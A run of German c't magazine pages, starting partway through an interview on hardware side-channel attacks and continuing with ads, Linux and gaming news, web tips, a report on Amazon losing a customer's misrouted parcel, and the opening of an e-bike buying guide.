Eine andere Form sind Power-Glitching-Angriffe: Wenn zum Beispiel der Chip mit 3,3 Volt läuft, kann man die Spannung auf etwa 2,8 Volt senken. Für manche Chips ist das zu wenig und sie fangen an, herumzuspinnen. Was sie dann tun, kann man messen. Eine äußerst invasive Möglichkeit wäre eine Injektion durch Laser, das erfordert aber eine Entkapselung des Chips und etwas Chemie. Im Vergleich zu den anderen Methoden ist diese sehr kostspielig. Es gibt auch elektromagnetische Störungsinjektionen, bei denen man eine große Spule einsetzt und den Zustand des Chips durch Induktion ändert. Diese Methode ist aber überhaupt nicht präzise, denn es ist gar nicht so leicht zu steuern, wie viel Strom exakt man in Teile des Chips einleitet. Da besteht natürlich das Risiko, den Chip zu beschädigen oder ihn sogar zu zerstören. Als würde man einen Hammer nehmen und auf einen Chip schlagen.

c't: Zu Beginn sprachen Sie auch über Hitze und Geräusche als mögliche Seitenkanalangriffe. Was können Sie damit anstellen?

Waligóra: Hitze wirkt sich nur sehr träge in Chips aus, es dauert also eine Weile, bis sich eine Masse merklich erwärmt. Wenn sich zum Beispiel die anliegende Spannung sehr schnell ändert, holt die Wärme nur langsam auf. Änderungen sind zwar leicht wahrzunehmen, aber sehr schwer interpretierbar. Dagegen eignet sich Hitze gut dazu, um Glitches zu erzeugen, weil sie den Chip destabilisiert.

c't: Und was ist mit Geräuschen?

Waligóra: Geräusche oder auch Audio auszunutzen ist ein bisschen interessanter. Wenn man zum Beispiel Strom aus dem Kondensator entnimmt, wird etwas Wärme erzeugt, und das führt zu Ausdehnung. Wenn man den Kondensator also zyklisch lädt und entlädt, schrumpft er und dehnt sich wieder aus und so weiter. Das ist im Grunde eine Vibration, und die erzeugt unglaublich leise Geräusche, die man mit einem Mikrofon messen kann. Die Autoren einiger wissenschaftlicher Paper behaupten sogar, dass sie dies aus der Ferne tun können.

c't: Wie funktioniert ein Audio-Angriff aus der Ferne?

Waligóra: Es gibt einen theoretischen Angriff, bei dem sich jemand über Google Hangout mit einem Mikrofon verbunden

Die volle Ladung

Auch als Heft + PDF mit 29 % Rabatt

Dieses c't-Sonderheft räumt auf mit Mythen rund ums E-Auto und schafft einen realen Überblick zu Vor- und Nachteilen der E-Mobilität.

- Leitfaden zum Kauf eines E-Autos
- Kostenvergleich: Storm vs. Sprit
- Fahrberichte und Tests
- Den Akku richtig nutzen und laden
- Überschussladen – Strom aus Photovoltaik nutzen
- Auch als Bundle mit Buch „E-Autos einfach erklärt" vom dpunkt-Verlag erhältlich!

Heft für 14,90 € • PDF für 12,99 €
Bundle Heft + PDF 19,90 €

shop.heise.de/ct-eautos22

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 € (innerhalb Deutschlands). Nur solange der Vorrat reicht. Preisänderungen vorbehalten.

heise Shop

Bild: https://www.youtube.com/watch?v=EzEuToLoXVg

Auf der Hackerkonferenz Nullcon präsentierte Witold Waligóra seine Idee, wie man Seitenkanal-Regressionstests im Entwicklungsprozess unterbringen kann.

hat und einen Screenshot über den Tonkanal gemacht hat (siehe ct.de/yw3d). Das funktioniert, weil der Bildschirm eine Pixelreihe nach der anderen ein Bild anzeigt, von oben links nach unten rechts, Zeile für Zeile. Und Monitore enthalten ebenfalls Kondensatoren, die schrumpfen und sich ausdehnen. Wenn man mit einem Mikrofon nach diesen Kondensatoren lauscht, kann man herausfinden, ob ein Pixel hell oder dunkel ist. Das ist ein Beispiel für einen ziemlich genialen Soundangriff, auch wenn er in der Praxis wirklich schwer zu realisieren ist.

c't: Wie sieht es mit Verschlüsselungs-Techniken allgemein aus? Sind diese gegen Seitenkanalangriffe geschützt?

Waligóra: Seit vielen Jahren wird Entwicklern gesagt, man solle niemals seine eigenen Verschlüsselungen schreiben. Also benutzt so ziemlich jeder den gleichen Code, manchmal sogar die gleiche Bibliothek. Es gibt drei große Implementierungen von AES, die schätzungsweise mehr als 90 Prozent des Marktes abdecken. Das sind mbed TLS, tinyTLS, und wolfSSL. Diese Bibliotheken bestehen natürlich nicht nur aus AES, sie beherrschen auch Verfahren wie RSA [4], DES und andere, die ebenfalls alle angreifbar sind. Unter Laborbedingungen können wir AES als Software in etwa 12 Sekunden bei einem Gerätebudget von unter 1000 Euro knacken. AES in Hardware ohne Sicherheitselemente erfordert dagegen einige Minuten und ein Setup von ungefähr 5000 Euro.

In unserer Firma CloudVA haben wir erfolgreich Verschlüsselungen wie DES, AES, RSA, DSA, ECDSA, ChaCha20-Poly1305 angegriffen und arbeiten jetzt sogar schon an ein paar Post-Quantum-Verfahren, die noch nicht einmal Standards sind. Kein mir bekanntes Verfahren ist gegen Seitenkanalangriffe vollends sicher, aber es gibt Implementierungen, die sehr schwer zu knacken sind. Typischerweise findet man diese in CC EAL5+ zertifizierten Lösungen (siehe ct.de/yw3d).

c't: Wie verbreitet sind solche Angriffe?

Waligóra: Ich glaube, dass das Bewusstsein für Seitenkanalangriffe und ihre praktische Anwendung sehr gering ist, weil die Leute denken, dass es sich dabei um Raketenwissenschaft handelt. Bis zu einem gewissen Grad stimmt das auch, aber es ist viel einfacher als das. Wenn man eine Angriffsmöglichkeit findet, kann man sie für fast jede Bibliothek anwenden, die man für Verschlüsselungen benutzt. Wie ich gerade schon sagte, decken die drei größten fast alles ab.

c't: Warum unternehmen große Hersteller nichts gegen solche Angriffe, vor allem wenn bekannt ist, dass vergleichsweise wenige, aber ähnliche Angriffe schon zum Erfolg führen?

Waligóra: Für AES haben wir zum Beispiel eine mathematische Implementierung im Haus, die den Schlüssel in der Spur nicht verrät, aber sie ist zehnmal langsamer als die native Implementierung ohne Schutz. Natürlich können Unternehmen für ihre Hardware lieber ein sicheres Element verwenden, das über Gegenmaßnahmen für diese Angriffe verfügt, aber solche Chips sind weitaus teurer als die ohne Schutz. Wenn man also ein kleines Gerät in Massenproduktion herstellt, ist es keine gute Geschäftsentscheidung, die teureren Chips zu wählen. Außerdem bedeutet „sicher" in der Regel „langsamer". Wenn man also auf eine möglichst hohe Leistung zielt, sind die Gegenmaßnahmen eher hinderlich.

c't: Das klingt, als würden Unternehmen das Risiko für Seitenkanalangriffe begründet als niedrig einstufen und mit Recht hoffen, dass nichts Schlimmes passiert.

Waligóra: Das ist nur eine mögliche Rechnung. Es gibt einen Punkt, an dem man aufhören muss, sich abzusichern, sonst kommt das Produkt nie auf den Markt – oder schlimmer noch, es wird zu teuer. Also ja, es ist ein Risiko, und ich würde sagen, die Unternehmen sollten ein bisschen mehr darauf achten, als sie es derzeit tun, aber das ist nur meine Meinung.

Das ist auch der Grund, warum ich an Seitenkanälen arbeite. Was Softwareangriffe angeht, hat jeder Sicherheitsbeauftragte Tools, um Buffer Overflows und andere Dinge zu erkennen. Aber niemand kümmert sich wirklich um Seitenkanäle. Deshalb versuche ich, die Leute darauf aufmerksam zu machen. Derzeit stellen wir als Teil des ESCAPE-Projekts (siehe ct.de/yw3d) eine Menge Szenarien aus wissenschaftlichen Papers über Seitenkanalangriffe nach und haben sogar einen kleinen Preis ausgeschrieben: Wer eine noch nicht replizierte Seitenkanalveröffentlichung nachweist, bekommt von uns ein T-Shirt. (*lacht*) *(wid@ct.de)* c't

Literatur

[1] Oliver Lau, Spezialkommando, Schnelles AES-Chiffres mit Intrinsics, c't 14/2013, S. 174
[2] Dr. André Schaller, Speicherzellen umgehämmert, Weshalb „Rowhammer"-Angriffe auf den Arbeitsspeicher funktionieren können, c't 13/2019, S. 110
[3] Mark Zhao and G. Edward Suh, FPGA-Based Remote Power Side-Channel Attacks, 2018
[4] Wilhelm Drehling, Primzahlen jonglieren, Wie die RSA-Verschlüsselung funktioniert, c't 8/2022, S. 136

Nullcon-Vortrag, Papers und weitere Infos: ct.de/yw3d

TECHNIKUNTERRICHT MACHT ENDLICH SPAß!

Spannende Unterrichts-materialien GRATIS

Make: Education

Mit **Make Education** erhalten Sie jeden Monat kostenlose Bauberichte und Schritt-für-Schritt-Anleitungen für einen praxisorientierten Unterricht:

- Für alle weiterführenden Schulen
- Digital zum Downloaden
- Fächerübergreifend
- Monatlicher Newsletter

Jetzt kostenlos downloaden: **make-magazin.de/education**

Linux-Desktops gemeinsam auf neuen Wegen

Auf dem Linux App Summit 2023 stellten Entwickler unterschiedlicher Linux-Plattformen ihre Arbeit vor und diskutierten über neue Ansätze.

Im tschechischen Brünn trafen sich Linux-Entwickler unterschiedlicher Couleur, um die Zukunft von Linux-Apps und Endnutzer-zentrierten Linux-Systemen zu planen und aktuelle Entwicklungen vorzustellen.

Die drei Gnome-Entwickler Jonas Dreßler, Tobias Bernard und Robert Mader demonstrierten „Gnome Shell Mobile“ live auf einem PinePhone und einem OnePlus One mit postmarketOS. Darauf läuft eine nur wenig veränderte Gnome-Shell, die sich gut an das Format der Mobilgeräte anpasst. c’t konnte das System ausprobieren, es ließ sich flüssig und intuitiv bedienen; vorhandene Funktionen, wie das App-Raster, werden sinnvoll für das Mobilsystem adaptiert. Sowohl neue als auch altbekannte Gnome-Apps laufen bereits auf dem Mobilsystem, denn Anwendungen, die die Bibliothek Libadwaita für ihr User-Interface nutzen, passen sich laut den Entwicklern sehr gut an verschiedene Formate und Auflösungen an, ähnlich wie moderne Webseiten. Sogar einen Videocall mit dem Messenger Dino und der neuen Bibliothek Libcamera konnten die Entwickler live vorführen.

Der KDE-Entwickler Volker Krause zeigte KUnifiedPush, eine UnifiedPush-Implementierung für Plasma Mobile, um Apps energieeffizient auf neue Nachrichten aufmerksam zu machen. Er sprach auch noch offene Probleme an, etwa Datenschutzfragen, und lud dazu ein, gemeinsam an der Push-Konzeption und -Implementierung zu arbeiten.

Till Kamppeter, Leiter des Projekts OpenPrinting, sprach über Version 3.0 des Drucksystems CUPS, das keine PPD-Dateien mehr nutzen wird. Der Druckdienst wird vereinfacht und spricht treiberlos per IPP Everywhere mit modernen Druckern. Für Drucker, die damit nicht umgehen können, hat Kamppeter vier „Printer Applications“ erstellt, die zwischen CUPS und Drucker vermitteln. Gegenüber c’t kündigte er an, dass CUPS unter Ubuntu in Zukunft als Snap-Daemon im Userspace laufen soll, voraussichtlich Ende des Jahres.

Apropos Snap: Igor Ljubuncic von Ubuntu-Entwickler Canonical erläuterte, wie das Unternehmen die Startgeschwindigkeit von Firefox als Snap-Paket verbessert hat. Unterschiedliche Kompressionsverfahren bremsten den Start des Browsers aus. Zwar habe man für das Firefox-Snap selbst die schnelle LZO-Kompression genutzt, aber die für den Browser ebenfalls benötigten Snaps „gnome-3-38-2004“ und „gtk-common-theme“ verwendeten weiterhin den XZ-Algorithmus. Diese habe man nun ebenfalls auf LZO umgestellt. Von den Verbesserungen profitieren auch alle anderen Snap-Programme, die auf die Gnome- und GTK-Snaps angewiesen sind, erklärte Ljubuncic gegenüber c’t.

Auf dem App Summit standen nicht die einzelnen Projekte, Firmen und Ansätze im Vordergrund, sondern das gemeinsame Ziel, Linux-Systeme besser zu machen und deren Verbreitung zu steigern. Das zeigte auch die gemeinsame Release-Party von Ubuntu 23.04 und Fedora 38, auf der Jiri Eischmann (Red Hat) und Heather Ellsworth (Canonical) zusammen eine Fedora-Ubuntu-Torte anschnitten. *(ktn@heise.de)*




Bild: Tobias Bernard

Gnome Shell Mobile nutzt die vom Desktop bekannten Arbeitsflächen, um die Liste der geöffneten Apps anzuzeigen. Jede App liegt im Vollbild auf einer eigenen Arbeitsfläche.

Linux-Kernel 6.3 ist da

Mitte April hat Linus Torvalds pünktlich Linux 6.3 freigegeben. Die neue Kernel-Version räumt an vielen Stellen auf, etwa beim veralteten Wireless-Extension-API, und baut Neuerungen der Vorversionen weiter aus. So unterstützen die übergroßen Netzwerk-Pakete (BIG TCP) nun neben IPv6 auch IPv4.

Die mit Linux 6.1 in den Kernel eingezogene **Programmiersprache Rust kommt erstmals praxisrelevant zum Einsatz.** Die Entwicklerin Asahi Lina hatte im Herbst 2022 den Grafiktreiber für Apples Silicon Chip M1 in Rust programmiert. Der Treiber benötigt eine Reihe von Rust-Modulen, die in der Kernel-Infrastruktur noch nicht existieren. Zu Kernel 6.3 steuerte Asahi einige Module bei, wobei die 1-zu-1-Umsetzung der C-API ins Rust-Modul die Frage aufwarf, ob dieser Ansatz mit Rusts Typsicherheit verträglich sei. Die Probleme vermeidet ein neu geschaffener Typ für Zeitfunktionen. Trotz der Fortschritte kann unter Linux 6.3 noch kein „echtes“ Modul in Rust programmiert werden.

Neben vielen neuen Treibern geht auch die Arbeit an der Dauerbaustelle eBPF weiter. Linux 6.3 ermöglicht eBPF-Programmen über ein noch rudimentäres API Zugriff auf die „Red-Black Trees“ des Kernels. Das sind binäre Suchbäume, die der Kernel an vielen Stellen verwendet, unter anderem in Dateisystemen, I/O- und CPU-Schedulern sowie Netzwerkprotokollen.

Der neue Kernel steht auf kernel.org zum Download bereit.

(Oliver Müller/ktn@heise.de)

Atari kauft Spieleklassiker

Atari hat sich die Rechte an über hundert Spieleklassikern aus den 1980er und 1990er Jahren gesichert. Die Titel könnten künftig als Remakes neu aufgelegt oder in neuen Titeln fortgesetzt werden.

Einst eine der größten Spielefirmen der Welt, hat Atari längst den Anschluss an die Spitze verloren. Ihre Zukunft sieht die Firma anscheinend in der Vergangenheit und hat nun ihr Portfolio um die Rechte an über hundert klassischen Retro-Games erweitert. Zu den Titeln zählen beispielsweise „Bubsy", „Hardball", „Demolition Racer" und „1942: Pacific Air War" von den Studios Accolade, Infogrames und Microprose. „Viele dieser Titel sind ein Teil der Atari-Geschichte", kommentierte Unternehmenschef Wade Rosen den Kauf. „Fans können sich auf Neuveröffentlichungen vieler dieser Spiele in physischen und digitalen Formaten freuen", so Rosen, „in einigen Fällen sogar portiert auf moderne Konsolen."

Zum 50. Firmenjubiläum im vergangenen Jahr hatte Atari gemeinsam mit Digital Eclipse eine Spielesammlung „Atari 50: The Anniversary Celebration" aus fünf Jahrzehnten zusammengestellt. Unter den darin enthaltenen 90 Spielen waren Titel, die für Atari-Konsolen wie Arcade, 2600, 5200, 7800, Lynx und Jaguar erschienen.

Passend zum Ankauf alter Spiele hat Atari außerdem bereits im März angekündigt, Nightdive Studios für rund 10 Millionen US-Dollar zu erwerben. Das Spielestudio zeichnet für Remakes klassischer Spiele wie Quake und Doom 64 verantwortlich und wird demnächst das Remake von System Shock fertigstellen. Die Expertise von Nightdive Studios dürfte beim Aufpolieren des umfangreichen Retro-Spielekatalogs hilfreich sein. *(lmd@ct.de)*

Atari setzt auf Spieleklassiker wie Atari Karts aus dem Jahr 1995.

Kurz & knapp

Neu bei c't zockt: In unserem Indie-Gaming-Kanal auf YouTube haben wir **das handgezeichnete 2D-Action-Roguelike Have a nice death** angespielt (Video siehe ct.de/yndu). Protagonist ist der CEO von Death Inc., mit anderen Worten: der Tod. Seine Firma ist aus

den Fugen geraten und der Chef muss jetzt erstmal klar stellen, wer in der Firma die Sense schwingt. Das Spiel glänzt mit schicker Graustufenoptik und viel schwarzem Humor.


Im **Indie-Fischerei-Spiel Dredge** (Video siehe ct.de/yndu) tuckert man tagsüber gemütlich durch eine mysteriöse Inselgruppe, die bei Nacht und Nebel merkwürdige Monster hervorbringt. Geisterschiffe, kuriose Gestalten, mutierte Fische und eine gruselige Klangkulisse sorgen für Gänsehauteffekte.

***Spielevideos:* ct.de/yndu**

Spannende Kunstwerke

studiodigital.kunstmuseum.de

Das Kunstmuseum Wolfsburg lädt Kunstinteressierte und besonders Schüler zum virtuellen Besuch in sein **Studio Digital** ein. Zu ausgewählten Werken der Wolfsburger Sammlung findet der Besucher dort Hintergrundinfos, ein Künstlerporträt, Linksammlung, Podcast, Fun Facts und ein Aufgabenblatt. Außerdem gibt es jeweils ein tolles Kreativ-Tool, zum Werk von Piet Mondrian etwa den „Mondrian Maker". Mit wenigen Klicks unterteilt man damit eine weiße Fläche in Rechtecke. Die lassen sich in den für den Künstler typischen Rot-, Blau- und Gelbtönen einfärben. Mit anderen Kreativ-Tools produziert der Besucher Stop-Motion-Filme im Stil von Katie Armstrong oder baut aus Bauteilen der Skulpturen von Nam June Paik einen Roboter. Fertige Werke kann man herunterladen und auf der Plattform veröffentlichen.



Die interaktive Onlinelernplattform entwickelten Mitarbeiter des Kunstmuseums Wolfsburg 2021 zusammen mit Schülern des Max-Born-Gymnasiums Backnang und der Agentur Fuzzy-Fusion. Sie funktioniert auf Desktop, Tablet oder Smartphone; wer sie nutzen will, braucht keine Anmeldung. Die Open-Source-Codebasis der Plattform steht für Museen, Institutionen und Entwickler zum Download bereit – zu finden im Menü unter „Was ist Studio Digital?". Geplant ist die Erweiterung um einen „KI-Makerspace". *(dwi@ct.de)*

Lebendige Karten

heise.de/s/opnV

heise.de/s/37m6

heise.de/s/B8ze

In der Vorstellung vieler Menschen befindet sich Afrika weit im Süden – tatsächlich liegen zwei Drittel des Kontinents aber nördlich des Äquators. Ähnliche **Misconceptions**, also Fehlwahrnehmungen, gibt es in Bezug auf Amerika und Europa. Der US-Amerikaner John Nelsen klärt sie auf: Mit einer animierten Collage aus handgezeichneten Karten, Fotos und Texten zeigt er die tatsächlichen geografischen Verhältnisse. Eben-

so interessant und schön anzusehen ist seine zweite Animation **Enclaves & Exclaves** mit Informationen über Länder, die vollständig von anderen umschlossen sind oder solche, bei denen Teile vom Rest ihres Gebietes abgetrennt sind. Ernster ist das Thema im dritten Teil der Serie, **Bruised Borders**, in dem es um umkämpfte und von Konflikten belastete Regionen geht.

Nelson ist Mitarbeiter bei Esri, einem führenden Anbieter von Geografischen Informationssystemen, kurz: GIS. Für seine Infoseiten nutzte er ArcGIS StoryMaps, ein Produkt seines Arbeitgebers. Wer sich beim Betrachten der StoryMaps entspannt zurücklehnen möchte, sollte über die drei Punkte oben rechts das Menü aufrufen und die Auto-Play-Einstellung wählen. *(dwi@ct.de)*

Wichtige Samen

seedvaultvirtualtour.com

Im hohen Norden von Norwegen liegt ein Aufbewahrungsort für Pflanzensamen aller Art. Auf der **Svalbard Global Seed Vault Virtual Tour** kann man diesen besonderen Ort zumindest

virtuell besuchen. Streckenweise wirken die unterirdischen Räume wie ein Atommüllendlager. Es hat etwas Tröstliches, dass dort tatsächlich eine Samensammlung für die Zukunft erhalten wird, zu der Länder aus allen Regionen beitragen – arme und reiche, befreundete und verfeindete Staaten gleichermaßen. *(dwi@ct.de)*

Diese Seite mit klickbaren Links: ct.de/yxnu

ICH WARTE NICHT AUF UPDATES.
ICH PROGRAMMIERE SIE.

40 % Rabatt!

c't MINIABO PLUS AUF EINEN BLICK:

- 6 Ausgaben als Heft, digital in der App, im Browser und als PDF
- Inklusive Geschenk nach Wahl
- Zugriff auf das Artikel-Archiv
- Im Abo weniger zahlen und mehr lesen

Jetzt bestellen:

CT.DE/ANGEBOTPLUS

ct.de/angebotplus +49 541/80 009 120 leserservice@heise.de

Für die Tonne

Wie Amazon mit fremdem Eigentum umgeht

Wer aufgrund eines Irrtums etwas erhält, was nicht für ihn bestimmt ist, muss es zurückgeben. Doch den Internetriesen Amazon scheinen solche gutbürgerlichen Gepflogenheiten nicht zu interessieren.

Von Tim Gerber

Ende November bestellte Christian H. verschiedene Dinge im Onlinehandel. Bei einem Outdoorhändler orderte er drei Winterbekleidungsstücke im Wert von insgesamt 365 Euro. Bei Amazon bestellte er ein elektrisches Fußbad für knapp 80 Euro. Nachdem beide Sendungen bei ihm angekommen waren, wollte Christian H. sie jedoch zurückgeben. Er widerrief also Anfang Dezember seine Kaufverträge bei beiden Händlern und erhielt von beiden einen QR-Code fürs Smartphone, mit dessen Hilfe man im Shop des jeweiligen Paketdienstleisters das Versandetikett ausdrucken und aufs Paket kleben lassen kann. Für die Amazon-Retoure musste er zu DHL, mit dem Päckchen an den Outdoorhändler zu Hermes. Weil an seinem Wohnort die Filialen der beiden Logistiker weit voneinander entfernt liegen, wollte er die beiden Päckchen an verschiedenen Tagen jeweils auf dem Weg zur Arbeit abgeben.

Am 14. Dezember wollte er das Päckchen mitnehmen, das mit Hermes zu Amazon zurückgehen sollte. Versehentlich erwischte er jedoch das andere Päckchen, das eigentlich per DHL an den Outdoorhändler hätte geschickt werden müssen. Seinen Irrtum bemerkte er erst am nächsten Tag und versuchte sofort, es von Hermes zurückzubekommen. Aus der Filiale war es inzwischen aber schon abgeholt worden.

Deshalb nahm er per Kunden-Chat Kontakt mit Amazon auf. Nachdem er der Mitarbeiterin die Sendungsnummer genannt hatte, fragte diese, ob er das Fußbad zurückgeschickt hätte, welches laut System in der Sendung sein sollte. Christian

H. versuchte darauf, seinen Irrtum zu erklären und wurde nunmehr aufgefordert, detaillierte Angaben zum tatsächlichen Inhalt des Päckchens zu machen, welches zu Amazon fehlgeleitet wurde. Das tat der Kunde nach bestem Wissen und nach einigem Hin und Her hieß es vonseiten der Amazon-Mitarbeiterin: „Ich habe die Rücksendeabteilung informiert, dass die zurückgesendeten Artikel falsch sind. Ich bitte Sie Hermes zu kontaktieren und ihn bitten, den Transport zu stoppen."

Christian H. wies noch darauf hin, dass die Hotline des Logistikers erst am folgenden Tag ab 8 Uhr wieder erreichbar sei, er es deshalb gleich am folgenden Morgen dort versuchen wolle. Er wollte noch wissen, ob Amazon den Karton genau so wieder zu ihm zurückschicken könne, falls er inzwischen zugestellt werden sollte. „Wenn der Artikel unsere Rückgabeabteilung erreicht, wird die Abteilung das Paket überprüfen und Sie kontaktieren", hieß es dazu.

Widersprüche

Gleich am nächsten Morgen kontaktierte Christian H. die Hotline von Hermes, um die Rücksendung zu veranlassen, wie von Amazon gefordert. Doch vom Logistiker erfuhr der Kunde nur, dass allein der Auftraggeber der Sendung den Weitertransport stoppen und die Rückgabe veranlassen könne. Das wäre hier also Amazon, dessen QR-Code Christian H. bei Hermes versehentlich verwendet hatte.

Nachdem er das in Erfahrung gebracht hatte, kontaktierte Christian H. erneut Amazon. Per Chat konnte er einer Mitarbeiterin das Ergebnis seines Anrufs bei Hermes schildern: „Also Hermes möchte nun schriftlich von Amazon mitgeteilt bekommen, dass das Paket mit dieser Sendungsnummer umgehend an Sie retourniert wird?", fragte der Kundendienst zurück. Von schriftlich sei nicht die Rede gewesen, aber Amazon können den Versand stoppen und dann würde er das Päckchen zurückbekommen. Am besten mache man das wohl telefonisch, meinte Christian H.

Außerdem bat er die Mitarbeiterin noch um einen neuen Versandcode für die eigentliche Retoure des Fußbades an Amazon. Die Mitarbeiterin schrieb ihm währenddessen, sie habe nebenbei telefonisch Hermes kontaktiert, man könne von dort aber nicht mehr eingreifen. Als Empfänger habe man ohnehin keinen Einfluss. Christian B. wies noch darauf hin, dass man ihm gestern Abend per Chat noch etwas anderes geschrieben habe und Amazon der Auftraggeber sei. Dann wurde der Chat wegen „technischen Problemen" unterbrochen und kurz darauf von einem weiteren Amazon-Mitarbeiter wieder aufgenommen. Dem durfte Christian H. sein Anliegen erneut schildern, das fehlgeleitete Päckchen doch schnellstmöglich zu ihm zurückgehen zu lassen.

Leider sei die Sendung bereits in der Zielregion eingetroffen, sodass die Zustellung an Amazon nicht mehr verhindert werden könne, hieß es nun von dem dritten Bearbeiter. Er erstelle ein Ticket fürs Lager. „Normal sollte in dem Moment, wo das Paket eingescannt wird eine Warnung auftauchen, und die Kollegen schicken dann die Ware an Sie zurück", versicherte ihm der Servicemitarbeiter. Seiner persönlichen Erfahrung nach funktioniere das ganz gut. Er werde sich bei ihm melden, sobald das Päckchen auf dem Weg zu ihm zurück sei, versprach der freundliche Mann.

Gebetsmühlen

Geduldig wartete der Kunde in den nächsten Tagen auf die versprochene Rückmeldung von Amazon. Doch nichts geschah. Am Abend des 20. Dezember wandte er sich erneut per Chat an Amazon. Sein Päckchen sollte laut Sendungsverfolgung bereits zwei Tage zuvor im Lager angekommen sein. Der vierte Chatmitarbeiter konnte den bisherigen Verlauf nicht nachvollziehen. Er sah nur, dass die eigentliche Retoure mit dem Fußbad inzwischen angekommen war und der Kunde den Kaufpreis bereits erstattet bekommen hatte. Nachdem geklärt war, worum es eigentlich ging, hieß es nur, der Kunde möge sich noch zwei bis drei Tage gedulden, dann werde sein Paket zurückkommen.

Doch auch diese Zeit verstrich fruchtlos und auf seine erneute Rückfrage erhielt Christian H. von Amazon die Auskunft, man habe das Logistikzentrum informiert, damit seine Sendung gefunden werden könne. Er möge sich doch weitere sieben bis acht Tage gedulden. Aber Amazon meldete sich nicht und wenn er per Chat oder Telefon Kontakt aufnahm, hieß es gebetsmühlenartig, das Lager sei informiert, er solle sich noch gedulden.

Bis Ende Januar geschah gar nichts. Am 29. Januar schrieb Christian H. eine längere E-Mail an impressum@amazon.de, wozu man ihm im Zuge seiner unzähligen Telefonate mit der Kundenhotline geraten hatte. Geduldig schilderte der Kunde zum x-ten Male sein Anliegen und bat inständig, ihn wegen der Rückgabe seiner Sachen zu kontaktieren. Doch auch das war vergeblich, eine Reaktion seitens Amazon gab es nicht. Knapp zwei Wochen später, am 12. Februar, hakte er nochmal per E-Mail nach. Aber auch das war für die Katz.

Den Verlust von knapp 400 Euro wollte Christian H. nicht ohne Weiteres wegstecken und wandte sich am 5. März letztlich an die c't-Redaktion. Auch wenn der Kunde einen Fehler gemacht hatte, erschien uns das Verhalten Amazons kritikwürdig. Schließlich muss jeder, der aufgrund eines Irrtums in den Besitz fremden Eigentums gelangt ist, dieses wieder zurückgeben.

Karge Antwort

Wir fragten deshalb am 13. April bei Amazon nach und erkundigten uns, was Kunden in solchen Fällen unternehmen müssen, um ihr Eigentum zurückzuerhalten. Außerdem wollten wir wissen, ob der Konzern den Schaden ersetzen wird, der Christian H. dadurch entstanden ist, dass man ihm sein Eigentum nicht rechtzeitig zurückgegeben hat.

Am 19. April teilte eine Amazon-Sprecherin lediglich mit, dass man mit dem Kunden in Kontakt stehe und eine „kundenfreundliche Lösung" gefunden habe. Christian H. hatte uns bereits am 14. April über einen an diesem Tag erfolgten Anruf seitens Amazon informiert. Der Anrufer habe ihm „aus Kulanz" einen Amazon-Gutschein im Wert der verlorenen Ware angeboten. Auf die Frage, wie es überhaupt zu dem Verlust der fehlgeleiteten Sendung und dem monatelangen Schweigen kommen konnte, antwortete ihm der Anrufer, es werde noch intern aufgearbeitet, an welchen Stellen es hier Schwierigkeiten gab.

Dass der Onlineriese ein ernsthaftes Interesse an der Aufarbeitung hat, darf man getrost bezweifeln. Auf seiner Webseite heißt es zu etwaigen Irrläufern lapidar: „Amazon kann nicht garantieren, dass dein Artikel gefunden und zurückgesendet wird. Für falsche Artikel, die an Amazon gesendet wurden, wird keine Erstattung gewährt." Das sollte man wissen, bevor man dort etwas bestellt.

(tig@ct.de) c't

Boom-Bikes

Von Lastenrad bis Stadtflitzer: So finden Sie das richtige E-Bike

Das richtige E-Bike finden ..... **Seite 58**
Smarte E-Bikes im Test ..... **Seite 62**
Alternative Apps ..... **Seite 70**

Alle Welt radelt elektrisch, und die Vielzahl der Modelle ist gigantisch. Mit dem richtigen E-Bike lässt sich gar ein Auto ersetzen. Beim zu smarten Bike drohen aber Probleme bei der etwaigen Pleite des Herstellers. Der Schlüssel zur erfolgreichen Suche: die eigenen Ansprüche genau kennen.

Von Steffen Herget

Man sieht ja kaum noch normale Fahrräder, es sind nur noch E-Bikes unterwegs – dieser Eindruck mag nicht den Tatsachen entsprechen. Doch so ganz verkehrt ist er nicht, denn die Zahlen für das Jahr 2022, die der Zweirad-Industrie-Verband ZIV erhoben hat, besagen: Fast jedes zweite in Deutschland verkaufte Fahrrad ist eines mit Motor. In Deutschland schafften Käufer rund 4,6 Millionen neue Drahtesel an, davon 2,2 Millionen E-Bikes. Tendenz steigend: Während die Gesamtzahl an Rädern um 100.000 Stück gegenüber 2021 sank, legten E-Bikes zehn Prozent zu. Erfreulicherweise für die hiesige Wirtschaft stammen viele davon aus lokaler beziehungsweise regionaler Produktion. In Deutschland werden längst mehr E-Bikes als normale Fahrräder hergestellt, im Vorjahr mit rund 1,7 Millionen Elektrorädern fast doppelt so viele wie unmotorisierte Drahtesel. Die Produktion von Fahrrädern ohne Motor blieb konstant, die Zahlen bei E-Bikes aus Deutschland stiegen 2022 um etwa 20 Prozent.

Die Unterschiede zwischen den Gattungen sind dabei groß, wie die Zahlen zum deutschen Markt zeigen. Besonders beliebt sind elektrisch unterstützte Mountainbikes, sie machen etwa 38 Prozent des E-Bike-Marktes aus. Das Segment wuchs zuletzt mit und ohne Motor insgesamt kräftig, zugunsten der E-Bikes: 90 Prozent der 2022 verkauften Mountainbikes werden nicht nur von Muskelkraft angetrieben, sondern haben einen Motor. Besonders starkes Wachstum verzeichnen auch E-Lastenräder und elektrische Gravelbikes, letztere allerdings bei sehr geringen absoluten Zahlen. Die einzige Gattung mit einem leichten Verlust von 4 Prozent waren 2022 elektrische Trekkingräder. Insgesamt gibt es kaum noch Arten von Fahrrädern, die ausschließlich ohne Motor zu kaufen wären, selbst Kinderräder gibt es schon mit Motorisierung.

Durchschnittlich gaben die Käufer im vergangenen Jahr laut den Zahlen des ZIV für ein E-Bike 2800 Euro aus, 150 Euro mehr als 2021. Der Boom der teuren Lastenräder verzerre allerdings ein wenig und treibe den Durchschnittswert nach oben, so der Verband. Geschäftsführer Burkhard Stork relativiert den Anstieg: „Wenn man sich die Preisentwicklungen anschaut, dann ist es nicht einfach so, dass E-Bikes immer teurer würden. Ganz im Gegenteil, man bekommt heute viel mehr Rad fürs Geld.“ Gleichzeitig hätten sich auch die Ansprüche verändert, höherwertige Komponenten sowie ein starker Akku, Federung, App-Anbindung, ein gutes Design und eine lange Lebensdauer stünden verstärkt auf der Wunschliste.

Großer Boom und kleine Krisen

